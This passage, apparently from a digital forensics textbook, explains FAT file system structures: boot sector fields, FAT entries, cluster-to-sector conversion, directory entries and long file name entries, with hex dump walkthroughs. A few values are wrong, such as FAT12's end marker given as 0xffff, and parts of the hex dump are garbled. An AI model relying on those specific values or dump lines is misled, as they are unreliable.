Most file systems use **Linked Allocation** (or non-contiguous blocks) like File Allocation Table (FAT) file system. A file will have a number of blocks, each block containing the disk address of the next block throughout the disk. At first, this may seem redundant (Imagine continuous blocks being allocated this way—why not just progress to the next block each time instead of wasting space listing its address?), but this model allows for non-contiguous allocation. This leads to more efficient use of the hard drive, because new files no longer require a set of contiguous blocks in order to be created.

In Fig. 5.6, block 18, the first block occupied by the file *File 1*, contains an address that points to block 20, which is the second block held by the file. Block 20, in turn, contains an address that points to block 15, the last block held by the file, and block 15 holds a special code that tells the OS that it is the last block in this file. In this model, the blocks (or clusters) allocated to a file are also collectively called a “chain”, referred to as **chain of clusters**.

Obviously, with linked allocation, each block can only be found by reading the previous block, and hence, it does not support random access of files (which allows for more efficient processing). Indexed allocation, shown in Fig. 5.7, solves this problem by bringing all the pointers together into an index block, as opposed to




Fig. 5.6 FAT (File 1's occupied three blocks—address block follows these sequences: 18→20→15). (1) Read block 18. (2) Block 18 points to block 20; read block 20. (3) Block 20 points to block 15; read block 15. (4) Block 15 points to EOF (end of file); finished!




Fig. 5.7 File index (File 1's occupied three blocks—address block follows these sequences: 26→28→23)

scattering them across the blocks themselves; however, it is not very flexible. A fixed number of blocks have to be allocated for the file upon its creation, but unfortunately, file size can change dramatically, due to various file manipulations such as writing or appending to a file. Also, it is not unusual that the size of a file is not a multiple of the cluster size, but of course, the file system allocates disk space to a file in clusters; as a

result, there could be space left over in the end of the file. The unused bytes in the last data unit for a file are called **Slack Space**.

IMPORTANT: Slack Space is not to be confused with **Volume Slack**. Explanations about this can be found in the Helpful Tips section of this chapter.

In a hard disk, a sector is the basic unit of data storage that disk can address, while file systems use blocks or clusters to allocate disk space to files or directories. As such, a disk sector could be addressed in both sector number and cluster/block address. Therefore, we frequently have to perform a conversion between cluster address and sector address. Unfortunately, this conversion isn't fun; it is not a straightforward, intuitive, one-to-one mapping, and the exact method actually depends on the file system structure and design, which will be detailed when various file systems are introduced later.


When a media device becomes full, there may not be sufficient continuous disk space available for a file, so the file will have to be stored in several physical areas on the disk. This will subsequently slow the operation system, because it will need to retrieve data from all of these areas in order to access the file. This problem is called **Fragmentation**. Many operating systems provide defragmentation programs to rearrange data on the disk, block by block, so that the blocks of each file are contiguous in order to make it easier to access files. In spite of the existence of linked and indexed allocation, it is **ALWAYS** preferable to store files contiguously, as this involves less movement of the mechanical arm in the hard drive. Naturally, it is many thousands of times slower than the electronic components. This is why users experience a drastic increase in system performance after defragmenting for the first time in several years!

5.2 FAT File Systems

FAT (File Allocation Table) file system (also simply known as FAT) is a proprietary file system, which was originally developed in 1976–1977 by Bill Gates and Marc McDonald. In the past, this file system was used in MS-DOS and Windows operation systems (up to Windows ME). Today, it is often used in small storage devices, such as SD cards and USB drives. Each allocated cluster contains the pointer to the “next cluster” or a special address that marks the *end-of-cluster chain* such as 0xffff (in FAT12), 0xffff (in FAT16), and 0xffffffff (in FAT32)—so you can clearly see that FAT uses linked allocation, as described above! Currently, there are three variants of FAT in existence: FAT12, FAT16, and FAT32; the size of a file's entry into the file allocation table varies among different versions of FAT:

- FAT12: Each FAT entry is 12 bits in size
- FAT16: Each FAT entry is 16 bits in size
- FAT32: Each FAT entry is 32 bits in size

Nevertheless, all versions share the same FAT layout, as shown in Fig. 5.8, which consists of three sections:



* The Boot Sector (aka Partition Boot Record) is the first reserved sector (sector 0)

** In FAT32 file system, root folder (directory) could be found everywhere in data area

*** By default, there are two File Allocation Tables, which are identical

Fig. 5.8 Layout of FAT file system

1. **Reserved Area**,
2. **FAT Area**, and,
3. **Data Area**.

5.2.1 The Partition Boot Sector

Partition Boot Sector describes the file system's data structures. It resides in the Reserved Area, and lies in sector 0. Also note that “FS Information Sector (FAT32 only)” and other, optional reserved sectors such as “backup boot sector”, occupy the Reserved Area. These sectors cannot be occupied by ordinary files.

Fig. 5.9 shows a hex dump of a partition boot sector by using a Linux utility *xxd*. The left side (the seven digits before each colon) is the byte offset address, in hexadecimal format, which is used to locate individual bytes (start at byte offset 0). The middle is the hex dump data, and the right is the ASCII interpretation of the dump data. Each byte represents a two-digit hexadecimal number. Table 5.1 below explains what the boot sector's content means, and where each variable is delimited. For instance, the data starting at byte offset 3 and continuing until byte offset 10 is “4d 53 44 4f 53 35 2e 30” (first boxed section in Fig. 5.9), and corresponds to the ASCII output boxed on the right. This represents the OEM name, which is “MSDOS5.0”. Notice that byte offsets begin at 0, not 1.



We assume that the system discussed here is using little-endian. Unless otherwise stated, the assumption is used throughout the book. So little endian format applies to any multi-byte value. In other words, the actual value of the multi-byte data is declared in reverse order of bytes.

By looking at the partition boot sector (within reserved area), you should be able to figure out the layout of a FAT file system, just like looking at the MBR for the disk layout discussed in previous chapter. For FAT12/FAT16, it's simple enough; you only need the first 32 bytes. For FAT32, this is not the case, and you will have to look

00000000:	eb58	904d	5344	4f53	352e	3000	0202	ac18	.X	MSDOS5.0
00000010:	0200	0000	00f8	0000	3f00	ff00	6100	0000	?.....a..
00000020:	<u>9fc9</u>	0300	<u>aa03</u>	0000	0000	0000	<u>0200</u>	0000
00000030:	0100	0600	0000	0000	0000	0000	0000	0000
00000040:	8000	29b9	d33d	ae4e	4f20	4e41	4d45	2020	...) ..	= NO NAME
00000050:	2020	4641	5433	3220	2020	33c9	8ed1	bcf4	FAT32	3.....
00000060:	7b8e	c18e	d9bd	007c	884e	028a	5640	b441	{..... .	N..V@.A
00000070:	bbaa	55cd	1372	1081	fb55	aa75	0af6	c101	..U...r...	U.u....
00000080:	7405	fe46	02eb	2d8a	5640	b408	cd13	7305	t...F...-	V@....s.
00000090:	b9ff	ff8a	f166	0fb6	c640	660f	b6d1	80e2f...@f...
000000a0:	3ff7	e286	cdd0	ed06	4166	0fb7	c966	f7e1	?.....Af..f..
000000b0:	6689	46f8	837e	1600	7538	837e	2a00	7732	f.F..~..u8.~*.	w2
000000c0:	668b	461c	6683	c00c	bb00	80b9	0100	e82b	f.F.f.....+
000000d0:	00e9	2c03	a0fa	7db4	7d8b	f0ac	84c0	7417	...,..}.)....t.
000000e0:	3cff	7409	b40e	bb07	00cd	10eb	eea0	fb7d	<....t.....})
000000f0:	ebe5	a0f9	7deb	e098	cd16	cd19	6660	807e}.....f`.^
00000100:	0200	0f84	2000	666a	0066	5006	5366	6810fj.fP.Sfh
00000110:	0001	00b4	428a	5640	8bf4	cd13	6658	6658B.V@....fxfx
00000120:	6658	6658	eb33	663b	46f8	7203	f9eb	2a66	fxfx.3f;F.r...*f
00000130:	33d2	660f	b74e	1866	f7f1	fec2	8aca	668b	3.f..N.f.....f.
00000140:	d066	clea	10f7	761a	86d6	8a56	408a	e8c0	.f.....v....v@...
00000150:	e406	0acc	b801	02cd	1366	610f	8275	ff81fa..u..
00000160:	c300	0266	4049	7594	c342	4f4f	544d	4752	...f@Iu..BOOTMGR
00000170:	2020	2020	0000	0000	0000	0000	0000	0000
00000180:	0000	0000	0000	0000	0000	0000	0000	0000
00000190:	0000	0000	0000	0000	0000	0000	0000	0000
000001a0:	0000	0000	0000	0000	0000	0000	0d0a	5265Re
000001b0:	6d6f	7665	2064	6973	6b73	206f	7220	6f74	move disks or ot
000001c0:	6865	7220	6d65	6469	612e	ff0d	0a44	6973	her media....Dis
000001d0:	6b20	6572	726f	72ff	0d0a	5072	6573	7320	ck error....Press
000001e0:	616e	7920	6b65	7920	746f	2072	6573	7461	any key to resta
000001f0:	7274	0d0a	0000	0000	00ac	cbd8	0000	55aa	rt.....U.

Fig. 5.9 Example of partition boot sector in a FAT partition

at other fields of the partition boot sector. As an example, we then analyze the partition boot sector shown in Fig. 5.9 to conclude the size and location of three important areas of the FAT file system.

- Reserved area:** The reserved area starts with the beginning of the partition where the FAT file system resides. The data at byte offsets 0xe-0xf is “ac 18” (see the first underlined digits in Fig. 5.9). This represents the size in sectors for the reserved area. Remember that we assume the system discussed here is using little-endian, so the size of the reserved area is $0x18ac = 6316$ sectors.
- FAT area:** It is always located immediately following the reserved area. There are two important parameters related to this area, the number of FAT copies and the size of each FAT table. The data at byte offset 0x10 (see the second underlined digits in Fig. 5.9) represents the number of FAT copies, which is “0x02” (or 2 copies). And, the data at byte offsets 0x16-0x17 represents the size in sectors for one FAT table, which is “00 00”. It indicates the file system here is FAT32. Then, according to Appendix B, we know the data at byte offsets 0x24-0x27 represents the FAT table size in sectors, which is “aa 03 00 00” (see the third

Table 5.1 Data structure of partition boot sector [2]

Byte offset (within Partition Boot Sector) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
0x0	3	0–2	Assembly instruction to jump to boot code. It must exist if the file system inside the partition is bootable
0x3	8	3–10	OEM (original equipment manufacturer)
0xb	2	11–12	Number of bytes per sector: 512, 1024, 2048, 4096
0xd	1	13–13	Number of sectors per cluster (data unit)
0xe	2	14–15	Number of reserved sectors (reserved area)
0x10	1	16–16	Number of file allocation tables (typically 2: primary and copy)
0x11	2	17–18	Max number of entries in the root directory
0x13	2	19–20	Total number of sectors used by the FAT volume. Value is set to zero if number of sector is larger than what would fit in 2 bytes. Number of blocks would be stored in range 32–35
0x15	1	21–21	Media/descriptor type (0xf8 = fixed disk, 0x0f0 = removable)
0x16	2	22–23	Number of sectors occupied by a FAT. If zero, indicates it is FAT32. Then, it should be referred to the data at byte offsets 0x24–0x27 for the FAT table size in sectors
0x18	2	24–25	Number of blocks per track
0x1a	2	26–27	Number of heads
0x1c	4	28–31	Number of sectors before the start of partition
0x20	4	32–35	Total number of sectors used by the FAT volume
0x24	476	36–511	The boot structure between version FAT12/16 and FAT32 changes after 36 bytes. Please refer to Appendix A and B for FAT12/16 and FAT32, respectively

underlined digits in Fig. 5.9). Hence, the total size of the FAT area is $0x000003aa = 938$ sectors.

3. **Data area:** It is always located immediately following the FAT area. The size in sectors for the file system is represented by the data either at byte offsets 0x13–0x14 (a 2-byte value) or at byte offsets 0x20–0x23 (a 4-byte value) if the 2-byte value above (bytes 0x13–0x14) is zero. It is obviously that in our example the total size of the file system is stored at byte offsets 0x20–0x23. Seeing the fourth

underlined digits in Fig. 5.9, the size of the file system is $0x0003c99f = 248223$ sectors. Therefore, the size of the data area is 240031 sectors after subtracting the sizes of reserved and FAT areas.

Within the data area, there is one important structure, the root directory. The root directory is always located immediately following the FAT region in previous FAT versions, such as FAT12/16, whereas it can be stored anywhere within the data area in FAT32. In FAT12/16, we know the root directory is located immediately after the FAT area. Then, we know the number of directory entries by referring to the data at byte offsets 0x11-0x12. Since each directory entry is 32 bytes in size, the size of the root directory is multiplying the number of directory entries by 32 bytes. However, in FAT32, the root directory is treated a regular file, and the starting cluster that stores the root directory is specified at byte offsets 0x2c-0x2f in the FAT32 boot sector. The FAT file system shown in Fig. 5.9 is FAT32, and the cluster number of root directory start is 2, as shown in the fifth underlined digits in Fig. 5.9. Then, the chain of clusters that are allocated to the root directory can be found in the FAT table of the file system, which will be discussed next. For example, here is a hex dump of the first 32 bytes of the first FAT table, FAT 0 (This is a FAT32, so each FAT entry is 32 bits in size):

	Entry 2							
0000000:	f8ff ff0f ffff ffff ffff ff0f 0400 0000							
0000010:	0500 0000 0600 0000 0700 0000 0800 0000							

Partition boot sector tells you that the first cluster is cluster 2, so FAT Entry 2 is the entry you read and its content is the next cluster allocated for the file. This continues until the FAT entry corresponding to the last cluster is reached. The last FAT entry contains a special signature “EOF” in the FAT, which marks the end of the file. As such, we can find out address information for all clusters allocated for the root directory. Since FAT entry 2 contains 0xffffffff, which means the last cluster in the root directory (see later section for more details). The chain of clusters allocated for the root directory would then be like the following

2→EOF

Therefore, the root directory has one cluster (or Cluster 2) allocated to it. Further, the size of one cluster is specified at byte offset 0xd in the partition boot sector, which is two sectors. Finally, the root directory is two sectors in size. It is worth mentioning that only disk space in data area has a cluster address (a number) assigned to it and cluster numbering starts at 2 for FAT file systems.

Therefore, the layout of the FAT file system in Fig. 5.9 can look like the following (Fig. 5.10).




Fig. 5.10 The layout of FAT file system in Fig. 5.9

5.2.2 *The File Allocation Table*

The FAT file system uses Linked Allocation method, and this is implemented through the File Allocation Table (FAT), which contains cluster status and pointer to next cluster in chain that is allocated to a file.


The FAT area holds the FAT table(s), and the FAT table entries point to the clusters in the data area. Multiple copies of the FAT table reside in the FAT area as well. These are identical, synchronized copies of the FAT. This is only strictly for redundancy purposes. If an error occurs from reading the primary allocated table, the file system will attempt to read from the backup copies. In FAT32, you can disable this FAT mirroring feature and dedicate an “active” table, other than the primary table, for the operating system to read from. A FAT table contains indexed entries for each data block on the disk indexed by the cluster address. The FAT has one entry per cluster. In other words, FAT entries correspond directly to the clusters; for example, entry 3 in the FAT table is the entry for cluster 3. Different versions of FAT file systems use different file allocation table entry lengths. For example, 12, 16 or 32 bits are used for FAT12, FAT16 and FAT32, respectively. It is worth noting that the top four bits of the FAT entries in FAT32 are reserved, which means that FAT32 only uses a 28-bit file allocation table entry.

Each FAT entry contains one of four types of values, indicating four statuses that clusters can take on:

- Unused or free cluster (0x0000)
- Bad cluster (-9 or 0xfffff7 for FAT32)
- Address of next cluster in use by a file
- Last cluster in a file or end of file (EOF) (-1 or 0xffffffff for FAT32). Note that FAT32 only uses 28-bit file allocation table entry.

As shown in Fig. 5.11, cluster addresses start with 2, whereas the FAT entry numbers starts with 0 (zero). Each FAT table entry points to the cluster whose address is equal to the FAT entry number in the data area. For example, FAT entry 2 corresponds to cluster 2.

Fig. 5.11 The relation between FAT entries and clusters



5.2.3 Addressing in FAT File Systems

As discussed in previous section, file systems use cluster as the minimum unit of allocating disk space to files or directories, whereas, in a hard disk, a sector is the basic unit of data storage that disk can address. As such, a disk sector could be addressed in both sector number and cluster/block address. Note that sector addressing here is relative to the beginning of the filesystem. Therefore, there is a need to perform a conversion between cluster address and sector address.

In FAT file systems, the data area is divided into clusters which are numbered or addressed from the start of the data area, whereas their corresponding sectors are addressed from the start of the partition. The cluster addresses start at 2, and hence, the basic algorithm for calculating the sector address of a cluster address C is:

$$(C - 2) * (\text{number of sectors per cluster}) + (\text{sector address of Cluster 2})$$

To reverse the process and translate a sector address S to a cluster address, the following is used:

$$((S - \text{sector address of Cluster 2}) / (\text{number of sectors per cluster})) + 2$$

However, the difference among different versions of FAT file system is in the location of Cluster 2. As shown in Fig. 5.12, FAT12/16 has a root directory immediately after the FAT area; cluster 2 then comes immediately after that. In FAT32, Cluster 2 comes immediately after the FAT area, which is the first sector of the data area.

In addition, disk space can be accessed by using byte offset, which is the distance in bytes relative to the beginning of a partition or file system here. Given a byte offset B into a partition or file system, we can obtain the corresponding sector address S of the disk space:




Fig. 5.12 Conversion between cluster address and sector address

$$S = \text{floor}(B/512)$$

where `floor()` is the floor function.


5.2.4 The Root Directory and Directory Entry

The FAT file system uses a hierarchical directory structure and the “root” directory is the top-most directory in the hierarchy. In FAT12/16, the content of the root directory follows *immediately after* the FAT Area, but in FAT32 the root directory can be located *anywhere* in data area. The purpose of this is to allow the root directory to grow as needed. The root directory can be found by referring to the partition boot sector. Any file or sub-folder under the root folder will be allocated with a root directory entry, and it is easy to find any file based on this path. The directory is **organized as a table**, known as Directory Table (DIR) or File Directory Table (FDT), containing many entries, each entry corresponding to a file (or a sub-folder) including its name, extension, meta-data (e.g. creation time, access time, modification time, owner, etc.), permissions, size, and most importantly the address of the starting cluster for the file, shown in Table 5.2. In FAT file systems, files and folders are treated the same way, using a simple flag value (using byte offset 0xb in the directory entry) to denote whether an entry represents a file or a folder.

The data area stores the file and directory like the root directory, which has many entries in it. A directory entry is always 32 bytes large. Each directory entry generally contains the *file or folder name*, *file size*, and *the address of the first cluster*. Clusters can take on one of four statuses [4], which are indicated in their corresponding FAT table entries, including:

Table 5.2 Data structure for FAT32 directory entry [2]

Byte offset (within directory entry) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
0x0	1	0–0	First character of file name in ASCII and allocation status (0xe5 or 0x00 = unallocated, 0x2e = not a normal file, but directory)
0x1	10	1–10	Character 2–11 of file name in ASCII
0xb	1	11–11	File attributes (0x01 = read file only, 0x02 = hidden file, 0x04 = system file, 0x08 = entry containing disk's volume label, 0x10 = entry describes a subdirectory, 0x20 = archive flag, 0x40 and 0x80 = not used)
0xc	1	12–12	Reserved
0xd	1	13–13	Creation time (tenths of second)
0xe	2	14–15	Creation time (hours, minutes, seconds)
0x10	2	16–17	Creation day
0x12	2	18–19	Accessed day
0x14	2	20–21	High 2 bytes of <i>first cluster address</i> (0 or FAT12 and FAT16)
0x16	2	22–23	Written time (hours, minutes, seconds)
0x18	2	24–25	Written day
0x1a	2	26–27	Low 2 bytes of <i>first cluster address</i>
0x1c	4	28–31	Size of file (0 for directories)

**Fig. 5.13** FAT file system

- Unused or free cluster
- Cluster in use by a file
- Bad cluster
- Last cluster in a file or end of file (EOF)

Figure 5.13 shows an example of a FAT file System as a whole, and describes the relation between a variety of important data structures in the FAT file system,




Fig. 5.14 An example of directory entry dump data

including the directory entry structure, FAT structure, and data contents organized in clusters. In this example, a directory entry has a file called “file.dat”. In addition to the file name, the entry also contains the file size and the address of the first cluster allocated to the file. With the address information of the starting cluster, we can locate the corresponding FAT entry (FAT entry 16) whose content is the next cluster allocated for the file, i.e., the second cluster (or block 17) (note that the FAT entry number starts with 0). This continues until the FAT entry (FAT entry 20) corresponding to the last cluster is reached. The last FAT entry contains a special signature “EOF”, which marks the end of the file. Except FAT entries 0 and 1, each FAT entry is associated with a cluster whose address is equal to the FAT entry number. As such, we can find out address information for all clusters (or the **chain of clusters**) allocated for the file, which are Clusters 16–20. According to this address information, we can determine the physical disk location of these clusters and obtain the file contents stored there.

Next, let us take a look at a directory entry sample. Figure 5.14 shows a hex dump of a directory entry, which has 32 bytes, using *xxd*. Table 5.2 above lays out the content of the directory entry in FAT file systems. Parsing this data manually allows one to gather information, as defined above in Table 5.2. As an example, the byte offset 0x0-0xa represents the filename. Specially, the byte offset 0–7 represents the eight-character base filename, followed by a three-character filename extension at byte offset 8–10. It is also known as 8.3 file names or short file names. The 8.3 file names are stored in ASCII code. Either base filenames or extensions are padded with white spaces (0x20). This is labelled with **A** in Fig. 5.14. It can be observed that the file name is *readme.txt*. Note that an 8.3 filename is written in a way that a dot is added between the base filename and the filename extension. Also, the byte offset 28–31, which represents the file size in bytes, is 7b 22 00 00 in raw form. This is labelled with **B** in Fig. 5.14. When this raw data is parsed in a meaningful way, it becomes 0x0000227b, because this computer system is using **Little Endian format**, which will be discussed later. Therefore, by converting this base-16 value to a base-10 value for our own understanding, the size of the file is $2*16^3 + 2*16^2 + 7*16^1 + 11*16^0 = 8827$ bytes.

Another example involves identifying the first cluster address (labelled with **H** and **L** in Fig. 5.14). The cluster address would be 3 because combining the high 2 bytes (0x0000 or labelled with **H**) with the low 2 bytes (0x0003 or labelled with **L**) results in 0x00000003. How are these combined? The high bytes are written first,




Fig. 5.15 FAT entries dump data for the example file shown in Fig. 5.14

and the low bytes are concatenated directly afterwards to create a 4-byte value of 0x00000003. This can now be converted into other bases as necessary, just like the previous example.

Next, we look through the FAT table to determine the chain of clusters that are allocated to the file. For example, below is a hex dump of the first sector of the first FAT table, FAT 0 (Fig. 5.15).

As we have seen from the directory entry representing the file, the first cluster allocated for the file is 3, so Entry 3 is the entry you read and its content is the next cluster allocated for the file, i.e., the second cluster (or block 4). This continues until the FAT entry corresponding to the last cluster is reached. The last FAT entry contains a special signature “EOF”, which marks the end of the file. As such, we can find out address information for all clusters allocated for the root directory. Since FAT entry 11 contains 0xfffffff, which means the last cluster in the file, the chain of clusters allocated for the file would then be like the following:

3→4→5→6→7→8→9→10→11→EOF

It can be observed that the total number of clusters assigned to the file is 9. Suppose the cluster size is 1024 bytes, it means the disk space occupied by the file is 9216 bytes. However, as we have seen from the above, the file size is 8827 bytes. Obviously, they are not equal, and the difference is called **Slack Space**, which is 389 bytes.

5.2.5 The Long File Name

FAT uses the conventional 8.3 file naming scheme, where at most eight characters are used for the file name and at most three characters for filename extension. For example, “readme.txt” indicates the file name is readme and it is a text file. Note that in the FAT file system, the file name is divided into two fields: The first character of the file name, and the rest of the file name. The reason for this will become clear when deletion of files is discussed in future chapters. In a case where the file has a

Table 5.3 A file with 2 LFN entries for a single standard entry

.....
LFN entry 2
LFN entry 1
8.3 entry (e.g., forens~1.pdf)

Table 5.4 Data structure for long file name directory entry

Byte offset (within LFN directory entry) in hexadecimal	Length in decimal (bytes)	Byte range in decimal (bytes)	Contents
0x0	1	0–0	Sequence number, starting at 1 and increasing for each LFN entry until the final entry, and the last one is ORed with 0x40; and allocation status (0xe5 if unallocated)
0x1	10	1–10	5 filename characters (Unicode)
0xb	1	11–11	File attributes (0x0f means it is LFN directory entry)
0xc	1	12–12	Reserved
0xd	1	13–13	Checksum
0xe	12	14–25	6 filename characters (Unicode)
0x1a	2	26–27	Reserved
0x1c	4	28–31	2 filename characters (Unicode)

long name, an additional directory entry called “Long File Name (LFN) Directory Entry” would be used, and the LFN entry will precede the standard one, which is also known as 8.3 entry, as shown in Table 5.3. It is worth noting that it is possible to have more than one LFN entries for a file with a long name; each of these entries stores a corresponding part of the long filename in Unicode so that each character in the name uses two bytes in the directory entry. Note that the Unicode characters are stored in little-endian here. As shown in Table 5.4, there is a checksum in each LFN entry, which is created from the shortname data. It can be used to link the “Long File Name Directory Entry” to the standard “Directory Entry” representing the file. Please note that a Java program to calculate the checksum is provided in Appendix C to this chapter.

Also, there is a special field called “sequence number”, a.k.a. ordinal field, which explains the order of multiple LFN entries (first LFN entry, second LFN entry, etc.). Generally speaking, the first LFN entry is located at the very bottom, followed by the second one, and so on. The last one has a special mark in its “sequence number” field, with its sixth bit set as 1—this indicates that it is the last entry. In the order the LFN entries are laid out, the long file name can be pieced together from characters stored in these fields [3] (Fig. 5.16).

More details about the Long Filename Specification can be found here: <http://home.teleport.com/~brainy/lfn.htm>.

As discussed above, a file with a long filename also has a standard directory entry, which looks very similar to traditional ones. The differences lie in the followings: It

File attributes: bitwise: 00ARSHDV (0 : unused bit. A : archive bit, R : read-only bit. S : system bit. D : directory bit. V : volume bit)




Fig. 5.16 Directory entry (when file has a long name)

Table 5.5 An illustration of 8.3 entry and LFN entries of the file “OnAchievingEncryptedFileRecovery.pdf”

.....
 LFN entry 3: Sequence number: 0x43; checksum: 0xa7; filename characters: “Covery.Pdf”
 LFN entry 2: Sequence number: 0x02; checksum: 0xa7; filename characters: “cryptedFileRe”
 LFN entry 1: Sequence number: 0x01; checksum: 0xa7; filename characters: “OnAchievingEn”
 8.3 entry (e.g., ONACHI~1.PDF)

